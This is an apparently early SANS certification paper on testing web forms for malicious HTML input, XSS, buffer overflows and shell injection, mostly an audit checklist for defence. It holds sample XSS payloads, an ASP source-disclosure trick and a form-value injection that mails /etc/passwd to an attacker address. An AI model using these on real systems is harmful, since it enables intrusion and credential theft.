Testing Web Applications for Malicious Input Attack Vulnerabilities

By Robert (Bob) Grill, GSEC, GCIA
Other Certifications: CISA, CISSP, SSCP, CCNA, CNA

This paper is designed to document a sample web application input attack with instructions on how to test web pages for input control weaknesses.

User input attacks are the result of inputting cleverly crafted HTML, script, or greater than expected data amounts into web page based forms. This paper does not address web server input from URL rewriting, cookies, e-mail, or database queries, all of which may present similar exploits. The practices outlined in this paper can be extended to any web application input. Accordingly, these alternate methods for inputting malicious HTML Tags will not be discussed in this paper. Skip to section 6 if your already familiar with internet application programming, if you are totally new to HTML, research the Get and Post method to better understand web input, these methods were covered during the GCIH track.

Contents

1. Exploit Details

Name: Malicious HTML Tags Embedded in Client Web Requests

Variants: Malicious HTML Tags Embedded in Client Web Requests can take many forms. Variants usually apply to viruses, trojan or worm related malicious programs. These are programs that act in similar ways and achieve similar results. If variants had to be named for this exploit it would be cross-site scripting and buffer overflows. Cross-site scripting is an exploit where a client can fool the web server into running malicious script from another web server on the internet. Buffer overflows is a programming flaw that allow users to run commands on the underlying operating system by inputting data that is greater than expected by the application.

Operating Systems:
CERT describes the operating systems effected as:

- All Web browsers
- All Web servers that generate pages based on invalidated input

This exploit is not platform specific. However, certain web servers have default programs that have bugs that can be exploited using this exploit. See Bugtraq ID 1459 for more.

Protocols/Services: HTTP / HTML, Port 80

Brief Description: This attack is successful when a web page is generated based on user input (dynamically generated). For example, a user inputs a phone number to be listed in an on line phone book which updates the phone number to the web page. If a user inputs an HTML tag instead of a phone number, the web server may recognize the tag as a command and execute arbitrary code.

2. Protocol Description

This section includes a brief description of the protocol that the exploit uses. In most cases, in order to understand the exploit, it is important to understand how that protocol works and what its weaknesses are.

This exploit uses Hyper Text Transport Protocol (HTTP). The communications protocol is used to connect to servers on the World Wide Web. Its primary function is to establish a connection with a web server and transmit HTML pages to the client browser. This exploit is usually the result of inadequate programming of input controls. Accordingly, the protocol will not be the focus of this paper. Below is a reminder of some terms that will help understand the concepts in the rest of the paper:

- An HTML tag is code used in HTML to define a format change or hypertext link. HTML tags are surrounded by the angle brackets (< and >). For example, <TITLE> is the tag that is placed in front of text used as a title, and </TITLE> is the code at the end of the text.

  To illustrate, the HTML below was copied from the SANS web site source.
  <head> <title>SANS GIAC Program</title> </head>
  All HTML tags are surrounded by the < and > symbols. The document source is easily viewed in a Micro$oft or Netscape browser by selecting "View Source" from the View menu. A browser interprets the HTML when a web page is loaded or viewed and displays the results or responds to the HTML instructions.

- A form is a collection of fields that are used for gathering information from people visiting a web site. Site visitors fill out a form by typing text, clicking radio buttons and check boxes, and selecting options from drop-down menus. After filling out the form, site visitors submit the data they entered, which can be processed in a variety of ways depending on the form handler set up.

- A CGI (Common Gateway Interface) script is a program written in a script language such as Perl that functions as the glue between HTML pages and other programs on the Web server. A CGI script would allow search data entered on a web page form to be sent to a DBMS (database management system). It would also format the results of that search onto an HTML page, which is sent back to the user. CGI script is the mechanism that is used to make Web sites interact with databases and other programs. For example, using the Post method a Perl CGI script would look like this:

  ```
  Read (STDIN, $Sansinput,
      $ENV(‘Content_length’));
  ```

  STDIN is the temporary file where the Post method stores user input from forms to be called $Sansinput variable in your script and Content_Length is the environmental variable that is set by the MAXLENGTH=n statement in your form definition tag.

- An Active Server Page (ASP) is a web page that contains programming code written in VB Script or Javascript. It was developed by Microsoft starting with Version 3.0 of its Internet Information Server (IIS). When the IIS server encounters an Active Server page that is requested by the browser, it executes the embedded program. Active Server Pages are Microsoft's alternative to CGI scripts, which allow Web pages to interact with databases and other programs. Active Server Pages use a .ASP extension.

- JavaScript is a script language written by Netscape that is supported by web browsers and can be embedded in HTML.

- A Shell is an outer layer of a program that provides the user interface, or way of commanding the computer. In UNIX, the Bourne Shell was the original command processor, with C Shell and Korn Shell developed later. In DOS, the shell command typically specifies COMMAND.COM, the command processor that interprets commands such as Dir and Type. DOS also includes an optional user interface, known as the DOS Shell. A file of executable UNIX commands created by a text editor and made executable with the Chmod command, is the UNIX counterpart to a DOS batch file. Some web programs give the user the ability to run shell commands by use of an executable file.

3. Description Of Variants

This section presents information on variants of the exploit, what makes them different, and where to find additional information. The two variants for this exploit to be discussed are Cross Site Scripting and Buffer Overflows. These variants accomplish the task of executing arbitrary code on a web server by the use of forms.

Cross Site Scripting

Malicious tags can take many forms. User input can be links to CGI programs on other web browsers using the <Script> or <Object> tag. On most browsers this tag can include a URL location where the script can be run using the *src* attribute. This script does not have to be on the same web site as the web page (cross-site).

Buffer Overflows

Buffer overflows occur when a user is permitted to input data into a form that is larger than the space allocated in memory by the program for the data. This is a powerful exploit that enables an attacker to overflow the adjacent area of memory to where the input from the form is stored. The CPU then reads this excess data and tries to execute it. If it is crafted in a command format that the CPU understands then it will be executed. Careful construction of the input can result in the attacker gaining superuser or unauthorized access to the web server. See below if you would like to learn more about exploiting buffer overflows. This paper only addresses how to protect against them, which is simply limiting the size of user input to the underlying CGI or program. Limiting the size of input at the form is a good place to start.

1. http://www.sans.org/infosecFAQ/threats/buffer_overflow.htm – Written by Nicole LaRock Decker, Published by Sans in 2000.
2. "Smashing The Stack For Fun and Profit" written by "Aleph One," published in the Phrack magazine in November of 1996.
3. "How to Write Buffer Overflows" by "Mudge" released in 1997.
4. "Stack Smashing Vulnerabilities in the UNIX Operating System" by Nathan P. Smith. also released in 1997.
5. "The Tao of Windows Buffer Overflows" by "DilDog," April of 1998.

Shell exploits will be covered in the body of this paper because of their close similarity to HTML malicious tags exploits. Shell exploits involve creating and modifying an existing form.


4. How The Exploit Works

This section is a description of how the exploit works and why it is able to exploit the particular feature in the application program. Users interact with transactional web pages by entering information. By contrast, brochureware requires no user interaction. Once input is made, in most cases the web page changes dynamically to account for the input. The web page itself is written in a language called HTML. The language is made up of text, similar to what a user might use for input, but some characters stimulate the server for a specific response. The only way the server knows that the text you enter into the HTML document is from the user and not part of the HTML itself is the characters used. For example, when a user enters an account number into a form, say 411, the server will recognize this input as numeric and enter this into the database. The programmer is expecting a three digit combination because that is how the user was instructed by a previous process. This is where the web page application could go wrong. If the user is malicious he may enter an HTML tag such as <Script> that is intended to introduce code from a programming language that the web server can interpret. Getting back to the phone book sample in the "Brief Description" section, if another user (Mary) uses the phone book, the script that the first user inserted instead of his phone number will be executed when Mary views the page. See section 5 for a diagram of this process.

The CGI and underlying application is also subject to input attacks. They are subject to HTML Malicious Tags if they rewrite web pages based in user input and to the variants (cross-site scripting, buffer overflows and shell attacks) if they do not have adequate input controls.

5. DIAGRAM

Below is a simple diagram showing how this exploit typically looks on a network, the Internet in this diagram.


Internet
Step 1
Client Browser 1
HTTP (HTML) comands
Step 2 -- Web Server
Updates Web Pages
Based on Client Browser 1
Input
Step 3 -- Client Browser 2
Views Malicous Tags Input by Client Browser 1
on Web Server. Abitrary commands
Input by Client Browser 1 are then run or viewed by
Client Browser 2.

6. How To Use The Exploit

Currently I am unaware of a program that exists to use this vulnerability. The vulnerability does not really apply itself to script kiddies. However, scanners are available that look for script names that are known to have bugs.

Simple Example on the Internet.

I posted a sample Christmas card program written in JavaScript as an example of how to insert malicious statements into dynamic web pages. Follow the instructions below, you can't break it, the Christmas card regenerates every time you use it so this example should work indefinitely.

Click of the link below:
http://www6.bcity.com/bob1/sans1.html

This web page has very few input controls so insert your malicious tags. In fact, the whole program can be reviewed by viewing the source in a browser. Below are a few fun ones to get you started, cut and paste them into the Christmas card list and see what happens. Think of it as a reusable HTML malicious tag playground or a test bed for your exploits. However, there are no command interpreters, such as Perl.exe on the server so you can't do cross site scripting with anything other than Javascript.

1. The HTML statement below will generate a Christmas card with a link to my favorite web site, people will think the link takes them to Sans:

   ```
   <p><a href="http://www.deadmanswitch.com">http://www.sans.org</a></p>
   ```

   Just cut and paste the HTML above into the input line of the Christmas card. This example also demonstrates an abuse of trust. You should never trust anything you click on .

2. The script statement below will output what site you last visited into the Christmas card:

   ```
   <SCRIPT LANGUAGE=JAVASCRIPT
   TYPE="TEXT/JAVASCRIPT">document.write("<H1>I hope you like this page
   better than " + document.referrer + ".<\/H1>")</SCRIPT>
   ```

3. The simple script below is used for writing something into the web site:

   ```
   <SCRIPT LANGUAGE=JAVASCRIPT
   TYPE="TEXT/JAVASCRIPT">document.write("<H1> Hello SANS
   <\/H1>")</SCRIPT>
   ```

Remember instead of putting commands in the script tags you can put a reference to a web server where a script resides. (A.k.a. Cross site scripting)

The source code for the Christmas card is at http://www6.bcity.com/bob1/sans1.html use the view source function of your browser and cut and paste the code. A quick review of the code will reveal it has no input controls. The advantage of JavaScript is that it takes a load off your web server, the disadvantage is that is exposes your input controls to an opportunist who may find a weakness that can be exploited.
Note: If this was a page that was saved to the web server after the input is made new users of the web site would be victims of your input, which is the case with guest book or phone book applications. I did not want to use one of these applications for my sample because crackers would probably redirect it to a porn site in a few days.

7. Signature Of The Attack

This attack is unfortunately immune to signature based network intrusion detection systems (IDS) because it looks like normal web surfing traffic. This is an application layer attack, IDS systems usually only detect attacks at the lower layers of the OSI protocol stack. If payloads were examined as part of IDS systems than the IDS should look for HTML tags created at the client browser and attempt to block or filter them. Host based IDS may be able to detect this attack using application error logs, developing signatures for these logs would be an interesting project but this is beyond the scope of this paper.

8. How To Protect Against It

A web site can protect against these attacks by the following:

Audit Step #	Web Page Code Type	Audit Step
1	HTML	Verify by using the browsers "view source" feature that the character set in the head of the HTML page is set to limit the characters that the page recognizes. The following code should be between the <HEAD> </HEAD> tags at the top of every web page. <Meta Http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">.
2	HTML	Verify that characters that may be interpreted as HTML special characters be encoded if not filtered. Web input can be encoded if the ISO-8859-1 character set is used. For example, the © can be encoded as 169. This is useful in preventing browsers from seeing © as a special character, the code will be presented as the © symbol by the browser. Encoding has benefits over filtering untrusted data because it doesn't exclude the possibility of using these characters as legitimate input and it does rely on the programmer to think of all malicious characters if he is trying to set up a filter.
3	HTML	Even if an HTML form is a checkbox or limited by a menu an attacker can still call the CGI script of a web site by creating their own HTML form that calls a script. One way of preventing this type of attack is making sure that the HTTP_REFERER environmental variable is from the same server as the script and in the expected directory. The HTTP_REFERER is the web address of the page last visited, collected by the browser. It is part of many values collected by a browser for use of a web-based application, these values are referred to as environmental variables. This functionality has to be written into the scripting language itself. Unfortunately, the HTTP_REFERER environmental variable can be spoofed so it is not foolproof. If HTTP_REFERER is used as a security mechanism, discuss the risks with the programmer.
4	Perl	It is possible for a user to call scripts on a remote web server using the users own form. This will circumvent input controls that you may have. If the site uses Perl scripting, usually denoted by a .pl at the end of files, ascertain if input to the Perl script is considered "tainted." Perl has a mechanism called a –T switch that can be used in the script to denote input coming from possibly tainted sources. When data is marked as tainted it prevents Perl from using the data as a recognizable command.
5.	ASP	I said that this paper would not address URL rewriting but this is an

Audit Step #	Web Page Code Type	Audit Step
		exception, because viewing ASP source code can reveal input control weaknesses, among other things. After mapping a web site if you find that an Active Server Page is validating your input. Try putting a "." without the quotes at the end of an asp extension. For example, the URL is Http://www.Deadmanswitch.com/rapture.asp try rewriting the URL to read Http://www.Deadmanswitch.com/rapture.asp. if the server is not patched this will reveal the ASP code. If the period does not work try ::$DATA this may also reveal the source code.
6.	HTML and Embedded Java Script	Use view source to view HTML. Look for statements that say width="20" etc.., this value can be changed, loaded back into your browser then run. Using width as an input control can be subverted and a buffer overflow or server crash could result. Verify this is not the only input control and the underlying program has redundant controls.
7.	Web Site General	After mapping the entire web site using a tool such as Visio or Teleport Pro, make sure there are no files with an .inc or .mbd extension. These files may be downloadable and may expose confidential data.
8.	CGI Scripts (ASP Vbscript etc..)	Buffer overflows are possible if attackers put a value greater than expected into a program variable, and by doing so and if the web input is not parsed or limited in size, a buffer overflow condition may result. Verify that all programs that use data from web based forms have been tested for buffer overflow attacks. Testing for buffer overflows is beyond the scope of this paper. However, web input forms should be tested to see how they react to large input amounts. At a minimum, check the view source to make sure the input tag uses an appropriate number for the maxlength number. This is the first line of defense before the data is passed to the underlying CGI script or program.
9.	Shell Functionality	When a web user invokes a shell they are in effect running commands on the web server with the shell user authority of the web server application. Accordingly, the web server application should not have administrative or superusers authority to prevent the user from finding a way to invoke other shell commands that may compromise a server. Often shells are called by CGI scripts to perform operating system tasks.
10.	Web site general	A web application should have only one error message for input errors. This way an attacker can't enumerate input that may not be handled correctly.
11.	Web site general	Verify that filtered data is logged and that the log is reviewed. Input attacks are a directed attack that should have an incident response procedure.
12.	Web site general	Control File system Permissions. Users need to execute CGI scripts, but there is no reason for them to have read or write permissions. Verify that scripts are in a separate directory and set permissions for the directory and its files to rwx--x--x (or the equivalent). Ensure that the CGI bin directory does not include any general purpose interpreters for example Perl, Tcl, Unix Shells (sh, csh, ksh, etc…). With servers such as NT, a script can be associated with an

Audit Step #	Web Page Code Type	Audit Step
		interpreter by file name. For example, Bob.pl would automatically be run by the Perl interpreter wherever it may be. See http://www.cert.org/advisories/CA-1996-11.html for more information. Note that in Unix the location of the interpreter is given in the first line of the script so you know what directory to check the permissions on. The safest technique is to call the interpreter with a batch file from the directory where the script was stored. If you are using compiled programs, put the source in a different directory from the compiled programs (to prevent users from "guessing" their name and accessing the source). Do not leave old or not-yet-validated versions of scripts in the active scripts directory, placing the .bak to the end a file name may reveal the source code. Verify permissions for HTML files to -rw-r--r-- and for their directories to drwxr-xr-x (or the equivalents). For NT users, the first 3 letters in Unix permissions pertain to the owner, the middle 3 to the owners group and the last 3 to everyone else. A d at the front means directory and a – means a file. As an alternative consider using complied rather than interpreted code.
13.	CGI	There are many CGI scripts freely available on the Web. They may contain security holes, or Trojan Horses. Verify that all CGI scripts are security tested. This can be done by reviewing test scripts and results for adequacy.
14.	HTML Forms	Web input filtering – Forms should only allow characters known to be safe. Examples of code that CERT recommends for input filtering can be found at http://www.cert.org/tech_tips/malicious_code_mitigation.html/. CERT states that the programmer should not design the program to determine what characters should not be present. The problem with this approach is that it requires the programmer to predict all possible inputs that could possibly be misused. If the user uses input not predicated by the programmer, then there is a possibility that the script may be used in a manner not intended by the programmer. A better approach is to define a list of acceptable characters and replace any character that is not acceptable with an underscore. http://www.cert.org/tech_tips/cgi_metacharacters.html: It is a guide from CERT on how to remove Meta-Characters From User-Supplied Data in CGI Scripts. This link also gives great examples of how to design this style of input control. Filtering web input also takes care of the problem of a special group of tags in HTML called server side includes (SSI) SSI acts like macros to initiate e-mails, processes, etc.. The malicious use of SSI through inputting HTML tags is eliminated through web application input filtering. This problem was illustrated in a CGI program known as PHF (phone book script). This script is shipped with apache web servers. The program input controls stripped out all bad characters except "" which could be used to escape the script and spawn a shell.
15.	Shells	Avoid Shells. Shells are useful as long as the security implications are addressed. A new shell is opened by system, exec, eval, backticks, etc. To mitigate this risk, a program can be called directly

Audit Step #	Web Page Code Type	Audit Step
		using the OPEN command in Perl. However, it should be noted that if a program is called directly you are trading security vulnerabilities of the shell for the potentially unknown vulnerabilities of the program. When performing a code review these risks should be discussed with the programmer.
16.	Web Server	Verify that all the latest patches distributed by the vendor are applied to the web server. Many web servers came with default web pages that are susceptible to HTML malicious tag attacks, such as error messages.
17.	Javascript	A form should not rely on Javascript to do input validation. You can verify this by viewing the page source and looking for input validation rules. It is easily tested by turning off JavaScript / ActiveScripting in your browser and seeing if you can input HTML tags.
18	Web Server	Programs and shells, especially, should not be run with root access. This can only be tested by inquiry to the web server admin.

9. Source Code/ Pseudo Code

This section illustrates how a shell can be manipulated and provides links to where the source code can be found, and a brief listing and description of the pseudo code.

This example is paraphrased from http://www.lanl.gov/projects/ia/library/bits/bits0396.html

The most commonly cited examples of CGI security breaches involve manipulating a shell program into performing something unexpected. The form below lets a user e-mail a message to a specified person. For example, the HTML form page below:

```
<INPUT TYPE="radio" NAME="send_to" VALUE="northcutt@sans.org">Stephen Northcutt<br>
<INPUT TYPE="radio" NAME="send_to" VALUE="lball@sans.org">Lucille Ball<br>
<INPUT TYPE="radio" NAME="send_to" VALUE="Madonna@sans.org">Madonna<br>
```

The next step in the process is to execute a script that writes the message to a temporary file and then e-mails that file to the selected address. In Perl, this could be done with the command:

```
System("/usr/lib/sendmail -t $send_to < $temp_file");
```

As long as the user selects from the addresses that are given, everything will work fine. There is however no way to be sure. Because the HTML form itself has been transferred to the user's client machine, it can be edited to read:

```
<INPUT TYPE="radio" NAME="send_to" VALUE="northcutt@sans.org;mail badguy@evil-
empire.org </etc/passwd"> Stephen Northcutt<br>
```

As soon as this is sent, the original sendmail call will stop at the semicolon, and the system will execute the next command. The next command would mail the password file to the user, who could then decrypt it and use it to gain login access to the server. Often when a shell script (like a batch file in dos) encounters an error or a special character called an escape it will exit the user to the command prompt (a.k.a. shell). Commands executed at this prompt will be at the authority of the shell. For example, if I log into my Windows NT machine as an administrator, run the Internet Information Server and then put a web page on the server. Than if a client accessing it over the internet using port 80 uses a function in the web page that requires a shell function, such as copy for copying a file from the server to a web client, the user may be able to abort the batch file and reach the command line or Shell as the Administrator.

10. Additional Information

I have tried to put the links throughout the document to keep them in context. Links to additional information are as follows:
http://www.cert.org/advisories/CA-2000-02.html - Original CERT advisory.
http://www.aisd.com/technology/perl/man/perlsec.shtml - Perl Security.
http://www.microsoft.com/ISN/downloads/security(1).doc – Active Server Page Security
http://www.learnasp.com/security/general.asp - More Active Server Page Security.
http://www.cert.org/tech_tipes/malicious_code_mitigation.html – Cert risk mitigation techniques.

Last Updated: December 17th, 2018

Upcoming SANS Penetration Testing

SANS PENETRATION TESTING

Click Here to {Get Registered!}

Mentor Session AW - SEC542	**Oklahoma City, OK**	**Dec 19, 2018 - Feb 01, 2019**	**Mentor**
SANS Bangalore January 2019	**Bangalore, India**	**Jan 07, 2019 - Jan 19, 2019**	**Live Event**
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	**SEC504 - 201901,**	**Jan 08, 2019 - Feb 14, 2019**	**vLive**
Mentor Session @ Work - SEC560	**Louisville, KY**	**Jan 10, 2019 - Mar 14, 2019**	**Mentor**
Mentor Session - SEC542	**Denver, CO**	**Jan 10, 2019 - Mar 14, 2019**	**Mentor**
SANS Threat Hunting London 2019	**London, United Kingdom**	**Jan 14, 2019 - Jan 19, 2019**	**Live Event**
SANS Amsterdam January 2019	**Amsterdam, Netherlands**	**Jan 14, 2019 - Jan 19, 2019**	**Live Event**
SANS Miami 2019	**Miami, FL**	**Jan 21, 2019 - Jan 26, 2019**	**Live Event**
Cyber Threat Intelligence Summit & Training 2019	**Arlington, VA**	**Jan 21, 2019 - Jan 28, 2019**	**Live Event**
SANS Las Vegas 2019	**Las Vegas, NV**	**Jan 28, 2019 - Feb 02, 2019**	**Live Event**
SANS Security East 2019	**New Orleans, LA**	**Feb 02, 2019 - Feb 09, 2019**	**Live Event**
Security East 2019 - SEC542: Web App Penetration Testing and Ethical Hacking	**New Orleans, LA**	**Feb 04, 2019 - Feb 09, 2019**	**vLive**
Community SANS Minneapolis SEC504	**Minneapolis, MN**	**Feb 04, 2019 - Feb 09, 2019**	**Community SANS**
Security East 2019 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	**New Orleans, LA**	**Feb 04, 2019 - Feb 09, 2019**	**vLive**
SANS SEC504 Stuttgart 2019 (In English)	**Stuttgart, Germany**	**Feb 04, 2019 - Feb 09, 2019**	**Live Event**
Mentor Session - SEC560	**Fredericksburg, VA**	**Feb 06, 2019 - Mar 20, 2019**	**Mentor**
Mentor Session - SEC560	**Boca Raton, FL**	**Feb 07, 2019 - Feb 22, 2019**	**Mentor**
SANS Anaheim 2019	**Anaheim, CA**	**Feb 11, 2019 - Feb 16, 2019**	**Live Event**
SANS London February 2019	**London, United Kingdom**	**Feb 11, 2019 - Feb 16, 2019**	**Live Event**
SANS Northern VA Spring- Tysons 2019	**Vienna, VA**	**Feb 11, 2019 - Feb 16, 2019**	**Live Event**
Mentor Session: SEC560	**Columbia, MD**	**Feb 16, 2019 - Mar 23, 2019**	**Mentor**
SANS Scottsdale 2019	**Scottsdale, AZ**	**Feb 18, 2019 - Feb 23, 2019**	**Live Event**
SANS New York Metro Winter 2019	**Jersey City, NJ**	**Feb 18, 2019 - Feb 23, 2019**	**Live Event**
SANS Dallas 2019	**Dallas, TX**	**Feb 18, 2019 - Feb 23, 2019**	**Live Event**
SANS Secure Japan 2019	**Tokyo, Japan**	**Feb 18, 2019 - Mar 02, 2019**	**Live Event**
SANS Zurich February 2019	**Zurich, Switzerland**	**Feb 18, 2019 - Feb 23, 2019**	**Live Event**
Mentor Session - SEC504	**Vancouver, BC**	**Feb 23, 2019 - Mar 23, 2019**	**Mentor**
SANS Riyadh February 2019	**Riyadh, Kingdom Of Saudi Arabia**	**Feb 23, 2019 - Feb 28, 2019**	**Live Event**
SANS Brussels February 2019	**Brussels, Belgium**	**Feb 25, 2019 - Mar 02, 2019**	**Live Event**
SANS Reno Tahoe 2019	**Reno, NV**	**Feb 25, 2019 - Mar 02, 2019**	**Live Event**
Mentor Session - SEC542	**Seattle, WA**	**Feb 26, 2019 - Apr 02, 2019**	**Mentor**